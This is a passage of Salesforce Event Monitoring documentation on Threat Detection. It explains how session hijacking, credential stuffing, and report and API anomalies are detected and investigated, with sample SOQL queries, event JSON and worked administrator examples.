If you want to see the debug output when a policy runs in a production environment, add a User Trace flag for the Automated User. The Automated User executes transaction security policies.



SEE ALSO:

- Manage Real-Time Event Monitoring Events
- Execute Apex Tests
- *Apex Developer Guide*: Debug Log
- View Debug Logs
- Set Up Debug Logging

Threat Detection

Threat Detection uses statistical and machine learning methods to detect threats to your Salesforce org. While Salesforce identifies these threats for all Salesforce customers, you can view the information in the events with Threat Detection in Event Monitoring and investigate further if necessary.

Threat Detection identifies:

- If a user session is hijacked
- When a user successfully logs in during an identified credential stuffing attack. Credential stuffing occurs when large-scale automated login requests use stolen user credentials to gain access to Salesforce.
- Anomalies in a user's report views or exports
- Anomalies in how users make API calls

Note: Not all third-party proxies pass network-related parameters, such as IP addresses, into Salesforce. Without network-related parameters, Salesforce doesn't detect all threats to these proxies.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Respond to Detected Threat Events

Use Threat Detection to plan and implement appropriate responses that keep your data safe. When we detect anomalous activity, the resulting Threat Detection events are compatible with transaction security policies and flows.

Use Transaction Security Policies to Monitor Threats

Create a transaction security policy on the Threat Detection events that generate email or in-app notifications when Salesforce detects a threat. After investigating the detected threat, consider creating a policy to control users' behavior.

For example, you receive multiple ReportAnomalyEvents about a user who exported many more records of a report on Leads than usual. Because you created a transaction security policy on ReportAnomalyEventStore, you receive a notification each time this anomaly occurs. To further protect the Lead object, you can create a ReportEvent policy on the report to block users from exporting more than 10 rows.

Automate Responses with Platform Event-Triggered Flows

You can build flows to respond to anomalies detected on the ApiAnomalyEvent, CredentialStuffingEvent, ReportAnomalyEvent, and SessionHijackingEvent. For example, create flows that generate a case for a follow-up investigation, send an email to a security specialist, or deactivate an affected user pending further investigation.

Aggregate Detected Threats with Security Center

You can save time by aggregating information on detected threats across your entire Salesforce rollout in one place with the Threat Detection app in Security Center. For more information, see Review Threat Detection Events

Session Hijacking

Session Hijacking is a customer-focused attack where attackers try to steal information from using a client's access to a web application. In our case, this application is Salesforce. When a client successfully authenticates with Salesforce, they receive a session token. The attacker tries to hijack the client's session by obtaining their session token.

Credential Stuffing

Credential stuffing is a type of cyber attack that uses stolen account credentials. It's also known as "password spraying" or "credential spills". Attackers obtain large numbers of usernames and passwords through data breaches or other types of cyber attacks. They then use these credentials to gain unauthorized access to user accounts through large-scale automated login requests against a web application such as Salesforce.

Report Anomaly

An *anomaly* is any user activity that is sufficiently different from the historical activity of the same user. We use the metadata in Salesforce Core application logs about report generation and surrounding activities to build a baseline model of the historical activity. We then compare any new report generation activity against this baseline to determine if the new activity is sufficiently different to be called an anomaly. We don't look at the actual data that a user interacts with— we look at *how* the user interacts with the data.

API Anomaly

An *anomaly* is any user activity that is sufficiently different from the historical activity of the same user. We use the metadata in Salesforce Core application logs about API generation and surrounding activities to build a baseline model of the historical activity. We then compare any new API generation activity against this baseline to determine if the new activity is sufficiently different to be called an anomaly. We don't look at the actual data that a user interacts with— we look at *how* the user interacts with the data.

Guest User Anomaly

An *anomaly* is any user activity that is sufficiently different from the other users. We use the metadata in Salesforce Core application logs to build profiles representing guest users' data access activities. This threat detection event identifies suspicious attempts by guest users to access organization data.

View Threat Detection Events and Provide Feedback

Launch the Threat Detection app and view all the detected threats that occurred in your Salesforce org. Threats include anomalies in how users run reports, session hijacking attempts, and credential stuffing. Use the same app to easily provide feedback about the severity of a specific threat.

SEE ALSO:

Platform Events Developer Guide: Real-Time Event Monitoring Objects

Platform Events Developer Guide: Subscribe to Platform Event Messages with Flows

Enhanced Transaction Security

How Salesforce Helps Protect You From Insider Threats

How Salesforce Helps Protect You From Credential Stuffers

Session Hijacking

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Session Hijacking is a customer-focused attack where attackers try to steal information from using a client's access to a web application. In our case, this application is Salesforce. When a client successfully authenticates with Salesforce, they receive a session token. The attacker tries to hijack the client's session by obtaining their session token.

The Real-Time Event Monitoring object SessionHijackingEvent addresses the "Man In The Browser" attack (MiTB), a type of session hijacking attack. In a MiTB attack, the attacker compromises the client's web application by first planting a virus like a Trojan proxy. The virus then embeds itself in the client's browser. And when the client accesses a web application such as Salesforce, the virus manipulates pages, collects sensitive information shared between the client and Salesforce, and steals information. These types of attacks are difficult for the client to detect.

Fortunately, Salesforce is ahead in this race with the bad guys and has mechanisms in place to detect MiTB attacks. When detected, Salesforce kills the session and any child sessions, logs out the user, and asks for multi-factor authentication. With this action, Salesforce helps prevent the attacker from performing any subsequent malicious activity with that user's session. This autonomous enforcement makes session hijacking costly for attackers and results in safer sessions for Salesforce customers.

All Salesforce customers get this threat mitigation. Event monitoring customers get granular visibility into these attacks. These customers can collect useful information about the attacks in real time and send notifications to other users in Salesforce.

How Salesforce Detects Session Hijacking

To detect session hijacking attempts, Salesforce first uses browser fingerprinting to identify the device that a user has logged in from. If within a session, Salesforce sees a significant deviation in the browser fingerprint, there's probably unauthorized activity from a different device using the stolen legitimate session ID. Salesforce computes the session hijacking risk score for every pair of intra-session browser fingerprints. It then compares the score to an empirically determined threshold to detect anomalous user sessions in real time. If Salesforce detects an anomaly, it generates a SessionHijackingEvent.

Note: While Salesforce uses browser fingerprinting to identify a device, it doesn't use it to track a user. Salesforce uses the data only to detect suspicious behavior.

Features of the Browser Fingerprint

A browser fingerprint is a collection of features that together identify a device. Salesforce uses these features to build a model of the user's original browser fingerprint when they logged in. Salesforce uses this model to detect whether a user's session was hijacked.

Investigate Session Hijacking

Here are some tips for investigating a session hijacking attack.

SEE ALSO:

Open Web Application Security Project: Session Hijacking Attack

Features of the Browser Fingerprint

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

A browser fingerprint is a collection of features that together identify a device. Salesforce uses these features to build a model of the user's original browser fingerprint when they logged in. Salesforce uses this model to detect whether a user's session was hijacked.

Table 3: Features of Session Hijacking

Feature Name	Description	Example
window	The window size, in pixels, of the browser.	(750, 340)
userAgent	HTTP Header that contains information about the browser, operating system, version, and more.	`Mozilla/5.0(iPad; U; CPU iPhone OS 3_2 like Mac OS X; en-us) AppleWebKit/531.21.10 (KHTML, like Gecko) Version/4.0.4 Mobile/7B314 Safari/531.21.10`
timestamp	Timestamp of the captured event. Usually in Coordinated Universal Time (UTC) format.	2020-03-03T03:10:10Z

Feature Name	Description	Example
screen	The screen size, in pixels, of the browser.	(1050.0,1680.0)
plugins	JavaScript attribute that lists the activated browser plugins.	`Chrome PDF Plugin:Portable Document FormatChrome PDF Viewer`
originApp	The origin app of the fingerprint.	Lightning
drm	Whether DRM (Digital Rights Management) is enabled.	0, 1
dnt	JavaScript attribute that indicates whether the user is requesting web sites and advertisers to not track them.	enabled
webSockets	Whether the browser used web sockets.	true
sessionStorage	Whether the browser used session storage.	true
platform	Browser-populated JavaScript attribute regarding the platform the browser is running on (window.navigator.platform).	iPad
localStorage	Whether local storage is used, extending beyond the duration of the session.	false
ipAddress	The IP address in the request.	96.43.144.26 or "Salesforce.com IP"
indexDb	Whether an indexed database is enabled for browser storage.	true
fonts	A hashed value of a list of browser fonts.	9wAt8IYAgO=
color	The color depth of the browser.	(24.0,24.0)

Investigate Session Hijacking

Here are some tips for investigating a session hijacking attack.

Start by querying these Real-Time Event Monitoring events that provide detailed information about the attack. In particular:

- SessionHijackingEvent and its storage equivalent SessionHijackingEventStore track when unauthorized users gain ownership of a Salesforce user's session with a stolen session identifier. To detect such an event, Salesforce evaluates how significantly a user's current browser fingerprint diverges from the previously known fingerprint. Salesforce uses a probabilistically inferred significance of change.

  Important: If the SessionHijackingEvent object contains a record, an attack occurred in the past and *Salesforce security has already taken care of the security issue*. You don't do anything other than investigate the attack for your own purposes.

- LoginEventStream (and its storage equivalent LoginEvent) tracks all login activity in your org.

For example, say that your org receives a SessionHijackingEvent. The first thing you do is look at relevant fields of the event to get basic information about the attack, such as:

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

- `Score`: A number from 0.0 to 1.0 that indicates how significantly the new browser fingerprint deviates from the previous one. The higher the number, the more likely a session hijacking attack occurred.
- `UserId`: The user's unique ID. Use this ID to query LoginEvent for more login information.
- `EventDate`: When this attack occurred.
- `SecurityEventData`: JSON field that contains the current and previous values of the browser fingerprint features that contributed the most to this anomaly detection. See this table for the full list of possible features.
- `Summary`: A text summary of the event.
- `Current-Previous` field pairs: These field pairs provide quick access to current and previous values for selected browser fingerprint features.
  - `CurrentIp` and `PreviousIp`: The current and previous IP address.
  - `CurrentPlatform` and `PreviousPlatform`: The current and previous operating system, such as Win32, MacIntel, or iPad.
  - `CurrentScreen` and `PreviousScreen`: The current and previous screen size in pixels, such as (900.0,1440.0).
  - `CurrentUserAgent` and `PreviousUserAgent`: The current and previous value of your browser's user agent that identifies the type of browser, version, operating system, and more. For example, Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
  - `CurrentWindow` and `PreviousWindow`: The current and previous window size in pixels, such as (1200.0,1920.0).

See the API documentation for the full list of fields.

This sample SOQL query returns these field values.

```
SELECT Score, UserId, EventDate, SecurityEventData, Summary
FROM SessionHijackingEventStore
```

Let's look at the `SecurityEventData` field a bit more closely because it contains the browser fingerprints that triggered this anomaly detection. Here's sample data:

```
[
{
"featureName": "userAgent",
"featureContribution": "0.45 %",
"previousValue": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/75.0.3770.142",
"currentValue": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/76.0.3809.100 Safari/537.36."
},
{
"featureName": "ipAddress",
"featureContribution": "0.23 %",
"previousValue": "201.17.237.77",
"currentValue": "182.64.210.144"
},
{
"featureName": "platform",
"featureContribution": "0.23 %",
"previousValue": "Win32",
"currentValue": "MacIntel"
},
{
"featureName": "screen",
```

```
"featureContribution": "0.23 %",
"previousValue":"(1050.0,1680.0)",
"currentValue": "(864.0,1536.0)"
},
{
"featureName": "window",
"featureContribution": "0.17 %",
"previousValue": "1363x1717",
"currentValue": "800x1200"
}
]
```

The sample JSON shows that many browser fingerprint features changed, including window, IP address, platform, and more. Salesforce concludes the user session was hijacked.

SEE ALSO:

Platform Events Developer Guide: SessionHijackingEvent

Credential Stuffing

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Credential stuffing is a type of cyber attack that uses stolen account credentials. It's also known as "password spraying" or "credential spills". Attackers obtain large numbers of usernames and passwords through data breaches or other types of cyber attacks. They then use these credentials to gain unauthorized access to user accounts through large-scale automated login requests against a web application such as Salesforce.

Salesforce identifies a credential stuffing attack using a two-step process. First, it detects if a credential stuffing attack is taking place by analyzing the login traffic. In particular, we look for attackers who stuff multiple credentials in the same end-point or stuff the same user accounts by enumerating multiple passwords. Next we check the ratio of successful versus failed login traffic volume. If the volume exceeds a certain threshold, we use more fingerprint details to identify the affected user's profile.

When we detect a successful login from an endpoint that exhibits credential stuffing behavior, we pose an identity challenge to the affected user. If the user successfully completes that challenge, they are required to change their password before accessing Salesforce again.

All Salesforce customers get this threat mitigation. However, Event Monitoring customers can get granular visibility into these attacks using the CredentialStuffingEvent object. These customers can then collect useful information related to these events in real time and send notifications to other users in Salesforce.

Investigate Credential Stuffing

Here are some tips for investigating a credential stuffing attack.

Investigate Credential Stuffing

Here are some tips for investigating a credential stuffing attack.

Start by querying these Real-Time Event Monitoring events that provide detailed information about the attack. In particular:

- CredentialStuffingEvent and its storage equivalent CredentialStuffingEventStore track when a user successfully logs into Salesforce during an identified credential stuffing attack.

  Important: If the CredentialStuffingEvent object contains a record, an attack occurred in the past and *Salesforce security has already taken care of the security issue*. You don't do anything other than investigate the attack for your own purposes.

- LoginEventStream and its storage equivalent LoginEvent track all login activity in your Salesforce org.

For example, say that your org receives a CredentialStuffingEvent. The first thing you do is look at relevant fields of the event to get basic information about the attack, such as:

- `UserId`: The user's unique ID. Use this ID to query LoginEvent for more login information.
- `EventDate`: When this attack occurred.
- `Summary`: A text summary of the event.

See the API documentation for the full list of fields.

This sample SOQL query returns these field values.

```
SELECT UserId, EventDate, Summary FROM CredentialStuffingEventStore
```

You can use this type of query to identify the users in your org that were affected by the credential stuffing attack. These users reused their org password in other websites or their password follows a common pattern and isn't strong enough. Educate your users on how they can create and manage strong passwords to protect your org.

Also consider improving your security with password protection. You can set password history, length, and complexity requirements. You can also specify what to do when a user forgets the password. Salesforce requires the use of multi-factor authentication (MFA) for all logins to the user interface — make sure MFA is enabled for all your users. Finally, investigate enabling Lightning Login for password-free logins.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

SEE ALSO:

Salesforce Help: Enable Lightning Login for Password-Free Logins
Trailhead: Educate Your Users to Help Protect Your Org
Salesforce Security Guide: Set Password Policies
Platform Events Developer Guide: CredentialStuffingEvent

Report Anomaly

An *anomaly* is any user activity that is sufficiently different from the historical activity of the same user. We use the metadata in Salesforce Core application logs about report generation and surrounding activities to build a baseline model of the historical activity. We then compare any new report generation activity against this baseline to determine if the new activity is sufficiently different to be called an anomaly. We don't look at the actual data that a user interacts with— we look at *how* the user interacts with the data.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

[Training and Inference Steps](#)

Similar to other machine learning or statistical models, our detection model has a familiar two-step process: a training step and an inference or detection step. As a customer, you don't perform either of these steps—Salesforce performs them for you. You only review the detection events generated by our detection mode and take further action if necessary.

[Investigate Report Anomalies](#)

It's often necessary to further investigate a report anomaly to either rule it out as benign or to determine if a data breach occurred.

[Best Practices for Investigating Report Anomalies](#)

Keep these tips and best practices in mind when you investigate unusual user behavior. They can help you find the information you require to make a well informed conclusion about your data's safety.

[Report Anomaly Detection Examples](#)

Here are several examples that illustrate how you can investigate anomalous report events thoroughly.

Training and Inference Steps

Similar to other machine learning or statistical models, our detection model has a familiar two-step process: a training step and an inference or detection step. As a customer, you don't perform either of these steps—Salesforce performs them for you. You only review the detection events generated by our detection mode and take further action if necessary.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Training Step

We extract various attributes—also known as *features*—using the metadata from the Salesforce application logs. We use metadata about report generation and surrounding activities over a period of 90 days. The actual list of features changes as the model improves.

Using these features, we build a model of the user's typical report generation activity. This step is called model training. We use the trained model to detect anomalies in the second step.

Inference (or Detection) Step

During the detection step, we look at every report generation activity for every user and extract the same set of features used to train the model. We then compare features against the model of the user's typical behavior and determine if the activity under consideration is sufficiently different.

Anomaly Score

We assign a numerical anomaly score to every report generation activity based on how different the activity is compared to the user's typical activity. The anomaly score is always a number from 0 through 100, and is often expressed as a percentage. A low anomaly score indicates that the user's report generation activity is similar to the user's typical activity. A high anomaly score indicates that the user's report generation activity is different from the user's typical activity.

Critical Threshold

Every report generation event is assigned an anomaly score, but not all generation events are anomalies. We use a threshold to determine which report generation events are sufficiently different from a user's typical activity. Any event with an anomaly score above the critical threshold is considered an anomaly.

Investigate Report Anomalies

It's often necessary to further investigate a report anomaly to either rule it out as benign or to determine if a data breach occurred.

As a Shield customer, the Real-Time Event Monitoring events provide you with the required information to perform your investigation. In particular:

- ReportAnomalyEvent (and its storage equivalent ReportAnomalyEventStore) track when anomalies are detected about users running or exporting reports. These objects are the starting point of your investigation.
- ReportEventStream (and its storage equivalent ReportEvent) track in general when users run or export reports in your org. Use these objects to see real-time or historical report executions.
- LoginEventStream (and its storage equivalent LoginEvent) track all login activity in your org.

For example, say that your org receives a ReportAnomalyEvent that indicates a potential anomaly in a user's report execution. The first thing you do is look at relevant fields of the event to get basic information about the anomaly, such as:

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

- `Score`: A number that represents how much this user's report execution differed from their usual activity. The higher the number, the more it diverged.
- `UserId`: The user's unique ID.
- `EventDate`: When this anomaly occurred.
- `Report`: The report ID for which this anomaly was detected.
- `SecurityEventData`: JSON field that contains the features, such as row count or day of the week, that contributed the most to this anomaly detection.
- `Summary`: A text summary of the event.

See the API documentation for the full list of fields.

This sample SOQL query returns these field values.

```
SELECT Score, UserId, EventDate, Report, SecurityEventData, Summary
FROM ReportAnomalyEventStore
```

Let's look at the `SecurityEventData` field a bit more closely because it contains the contributing factors that triggered this anomaly detection. Here's sample data:

```
[
{
"featureName": "rowCount",
"featureValue": "1937568",
"featureContribution": "95.00 %"
},
{
```

```
"featureName": "autonomousSystem",
"featureValue": "Bigleaf Networks, Inc.",
"featureContribution": "1.62 %"
},
{
"featureName": "dayOfWeek",
"featureValue": "Sunday",
"featureContribution": "1.42 %"
},
{
"featureName": "userAgent",
"featureValue": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/76.0.3809.132 Safari/537.36}",
"featureContribution": "1.21 %"
},
{
"featureName": "periodOfDay",
"featureValue": "Evening",
"featureContribution": ".09 %"
},
{
"featureName": "averageRowSize",
"featureValue": "744",
"featureContribution": "0.08 %"
},
{
"featureName": "screenResolution",
"featureValue": "900x1440",
"featureContribution": "0.07 %"
}
]
```


The feature that contributed the most (95.00%) to this anomaly detection was rowCount with a value of 1937568. The feature indicates that the user viewed or exported a report that had 1,937,568 rows. But based on historical data, the user rarely views or exports so much data. The other features contributed much less to the score. For example, the user executed the report on Sunday, but this feature contributed only 1.42% to the overall score.

Now that you have the data, you can investigate further.

SEE ALSO:

Training and Inference Steps

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

Best Practices for Investigating Report Anomalies

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Keep these tips and best practices in mind when you investigate unusual user behavior. They can help you find the information you require to make a well informed conclusion about your data's safety.

Identify the involved user.

Keeping customer privacy in mind, we cannot access customer data or any data inside the reports. As a result, we can provide only the user ID of the user who generated the report that is marked as an anomaly. Use this user ID to locate the username and other details about the person associated with the detection event.

Field: `ReportAnomalyEvent.UserId`

Use the timestamp.

Our detection model already considers various features derived from the timestamp to determine report generation activity as anomalous or not. You can use this timestamp to narrow down the set of events you must review. You can also determine if the time of report generation was unusual for the user who generated the report.

Field: `ReportAnomalyEvent.EventDate`

Use contributing factors as a guide.

The contributing factors JSON output shows the features in descending order of contribution. As you start your investigation into the event logs, keep an eye out for the top contributing features. If these features look unusual, they can provide more evidence that confirms the anomaly or even indicate a possible data breach.

Field: `ReportAnomalyEvent.SecurityEventData`

Consider the anomaly in the context of the user's typical behavior.

Using the ReportAnomalyEvent field values, try to determine whether the user activity within the detection event is typical for the user. For example, consider if it's typical for a user to generate a report from the IP address provided.

Field: `ReportAnomalyEvent.SourceIp`

Consider the size of the report.

We consider the size of the report to determine if the report generation was anomalous. A user generating a larger report than usual can indicate an unauthorized data export attempt. For example, an attacker obtained unauthorized access to the user's account and exfiltrate as much data as possible before losing access. Alternatively, it could mean that a disgruntled employee is exfiltrating data for use beyond the needs of the employer.

Field: `ReportAnomalyEvent.SecurityEventData` (specifically the rowCount feature name)

Not all anomalies are malicious.

While some anomalies can indicate a malicious intent, other anomalies can be legitimate but unusual. Our detection model can produce detection events that are unusual but not malicious. For example, if an employee gets promoted to a new role and starts generating larger reports, our model can flag this behavior as anomalous.

SEE ALSO:

Training and Inference Steps

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

Report Anomaly Detection Examples

Here are several examples that illustrate how you can investigate anomalous report events thoroughly.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Detection Event Isn't Anomalous

Jason is a sales data analyst who reports to the regional sales manager. It's Jason's job to generate reports for his manager's sales calls. On March 27, 2019, Jason's account was used to generate a report. Alia, the administrator for Jason's org, noticed a ReportAnomalyEvent about this report generation activity.

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

The event contained this information.

ReportAnomalyEvent Field	Value
Score	97.9801
SourceIp	96.43.144.30
EventDate	2019-03-27T07:45:07.192Z
UserId	00530000009M946
Report	00OD0000001leVCMAY
SecurityEventData	(see next table)

The `SecurityEventData` field contained this information.

featureName	featureValue	featureContribution
rowCount	17234	60.2%
dayOfWeek	0	25.6%

featureName	featureValue	featureContribution
numberColumns	12	12.5%
numberFilters	11	1.04%
periodOfDay	Night	0.65%

Alia notices that this report had approximately 17k rows generated on a Sunday. She decides to investigate further. Using the UserId field value, Alia identifies Jason as the user. She then looks through Jason's past report generation activity using the ReportEvent event. She notices that Jason, a sales data analyst, generates reports of varying sizes, ranging from just a handful of rows to 20k rows. Alia also notices that Jason often accompanies his manager on road shows, which often involves working Sundays and nights.

Alia concludes that this detection event wasn't anomalous because the report generation activity is well within Jason's typical activity.

SEE ALSO:

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

Detection Event Possibly Anomalous

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Rob recently joined the company as a customer success representative. On Jan 15, 2019, Rob's account was used to generate a report. Tony, the org's Salesforce admin, noticed a ReportAnomalyEvent about this report generation activity.

The event contained this information.

ReportAnomalyEvent Field	Value
Score	96.4512
SourceIp	96.43.144.28
EventDate	2019-01-15T07:45:07.192Z
UserId	00530000009M945
Report	00OD0000001leVCMAY
SecurityEventData	(see next table)

The `SecurityEventData` field contained this information.

featureName	featureValue	featureContribution
rowCount	46008	58.65%
userAgent	-	30.23%
averageRowSize	1534	6.58%
browserCodecs	-	2.33%

featureName	featureValue	featureContribution
acceptedLanguages	-	2.19%

Tony notices that the rowCount feature is a bit high for their org. The second-ranking feature is userAgent with a feature contribution of around 30%. This percentage indicates that this user agent is not common for their org. Tony investigates further and finds Rob with the UserId field. Tony notices that Rob is a relatively new employee. By looking at the ReportEvent events, Tony notices that Rob occasionally generates reports of 46k rows. Because Rob is a relatively new employee, Tony can't be certain whether this report matches Rob's typical activity pattern.

Tony concludes that this detection is possibly nomalous, although he doesn't take any threat mitigation actions now.

SEE ALSO:

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

Detection Event Is Definitely Anomalous but Maybe Not Malicious

Alice is a sales rep based in St. Louis. She's often on the road to meet with clients. When she travels, she generally, but not consistently, use her company's VPN to log into Salesforce.

On July 27, 2015, Alice's account was used to generate a report from a relatively new IP address. Bob, the administrator for Alice's org, noticed a ReportAnomalyEvent about this report generation activity. The event contained this information.

ReportAnomalyEvent Field	Value
Score	95.0158
SourceIp	96.43.144.27
EventDate	2015-07-27T07:45:07.192Z
UserId	00530000009M944
Report	00OD0000001leVCMAY
SecurityEventData	(see next table)

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

The `SecurityEventData` field contained this information.

featureName	featureValue	featureContribution
autonomousSystem	Softbank Corp	73.4%
rowCount	50876	15.6%
userAgent	-	9.9%
numberFilters	11	0.81%
periodOfDay	Night	0.21%

Bob notices that the autonomous system—derived from the IP address—is the top-ranked feature with 73.4% feature contribution. This percentage indicates that Alice rarely uses this autonomous system. Bob also notices that the report has around 50k rows, which is not small for this org. Bob then uses the UserId to identify the user as Alice. By looking at the ReportEvent events, Bob notices that Alice typically generates reports containing 1,000–10,000 rows. But on rare occasions, Alice generated reports with more than 50k rows. The userAgent has a smaller feature contribution, which could be attributed to Alice using her mobile device less when she travels. The numberFilters and periodOfDay features have small feature contributions, and are therefore not important.

Because Alice rarely uses this autonomous system and the report is bigger than what Alice typically generates, Bob concludes that this report falls outside of typical activity. However, Bob is unable to verify whether Alice or an attacker committed this malicious act. He attempts to get more information on this incident before pursuing any threat mitigation actions.

SEE ALSO:

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

Detection Event Is Confirmed Malicious

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

John, a sales rep based in San Francisco, often travels for work. He regularly downloads reports of his leads for his weekly sales presentations. John has access to 500-1,000 leads and his weekly report downloads typically contain 500–1,000 rows.

On May 12, 2019, however, a report of 996,262 rows was downloaded using John's account. Kate, the administrator for John's org, noticed a ReportAnomalyEvent about this report generation activity. The event contained this information.

ReportAnomalyEvent Field	Value
Score	95.48515
SourceIp	96.43.144.26
EventDate	2019-05-12T12:22:10.298+00:00
UserId	00530000009M943
Report	00OD0000001leVCMAY
SecurityEventData	(see next table)

The `SecurityEventData` field contained this information.

featureName	featureValue	featureContribution
rowCount	996262	99.37%
autonomousSystem	Starbucks Coffee Company	0.27%
dayOfWeek	Sunday	0.13%
averageRowSize	1507	0.06%
userAgent	-	0.02%

Kate starts an investigation to dig deeper. She uses the UserId to determine that the report was downloaded using John's account. She then searches the ReportEvent events for John and notices that he generates weekly reports, but they contain only 500–1,000 rows. The table shows that rowCount contributes nearly 100% to this anomaly. This feature contribution value is a numerical value that indicates the importance of rowCount in flagging this report generation activity as an anomaly. Because John has a consistent history of generating small reports (500–1,000 rows), a report with a million rows is a noticeable departure from that trend. This fact generates the high feature contribution value.

Upon further investigation, Kate discovers that John's account was hacked and the attacker escalated John's access privileges to access data for the entire sales team. As a result, the report contained sales leads for the entire sales team instead of only the sales leads assigned to John.

Kate concludes that this detection event is malicious and takes further threat mitigation actions.

SEE ALSO:

Platform Events Developer Guide: ReportAnomalyEvent

Platform Events Developer Guide: ReportEvent

API Anomaly

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

An *anomaly* is any user activity that is sufficiently different from the historical activity of the same user. We use the metadata in Salesforce Core application logs about API generation and surrounding activities to build a baseline model of the historical activity. We then compare any new API generation activity against this baseline to determine if the new activity is sufficiently different to be called an anomaly. We don't look at the actual data that a user interacts with— we look at *how* the user interacts with the data.

Training and Inference Steps

Similar to other machine learning or statistical models, our detection model has a familiar two-step process: a training step and an inference or detection step. As a customer, you don't perform either of these steps—Salesforce performs them for you. You only review the detection events generated by our detection mode and take further action if necessary.

Investigate API Request Anomalies

It's often necessary to further investigate an API request anomaly to either determine if a data breach occurred or to rule it out as benign.

Best Practices for Investigating API Request Anomalies

Keep these tips and best practices in mind when you investigate unusual user behavior. Find the information you require to make a well-informed evaluation of your data's safety.

API Request Anomaly Detection Examples

Here are several examples that illustrate how you can investigate anomalous API request events thoroughly.

Training and Inference Steps

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Similar to other machine learning or statistical models, our detection model has a familiar two-step process: a training step and an inference or detection step. As a customer, you don't perform either of these steps—Salesforce performs them for you. You only review the detection events generated by our detection mode and take further action if necessary.

Training Step

We extract various attributes—also known as *features*—using the metadata from the Salesforce application logs. We use metadata about report generation and surrounding activities over a period of 90 days. The actual list of features changes as the model improves.

Using these features, we build a model of the user's typical report generation activity. This step is called model training. We use the trained model to detect anomalies in the second step.

Inference (or Detection) Step

During the detection step, we look at every report generation activity for every user and extract the same set of features used to train the model. We then compare features against the model of the user's typical behavior and determine if the activity under consideration is sufficiently different.

Anomaly Score

We assign a numerical anomaly score to every report generation activity based on how different the activity is compared to the user's typical activity. The anomaly score is always a number from 0 through 100, and is often expressed as a percentage. A low anomaly score indicates that the user's report generation activity is similar to the user's typical activity. A high anomaly score indicates that the user's report generation activity is different from the user's typical activity.

Critical Threshold

Every report generation event is assigned an anomaly score, but not all generation events are anomalies. We use a threshold to determine which report generation events are sufficiently different from a user's typical activity. Any event with an anomaly score above the critical threshold is considered an anomaly.

Investigate API Request Anomalies

EDITIONS

Available in both Salesforce Classic (not available in all orgs) and Lightning Experience.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

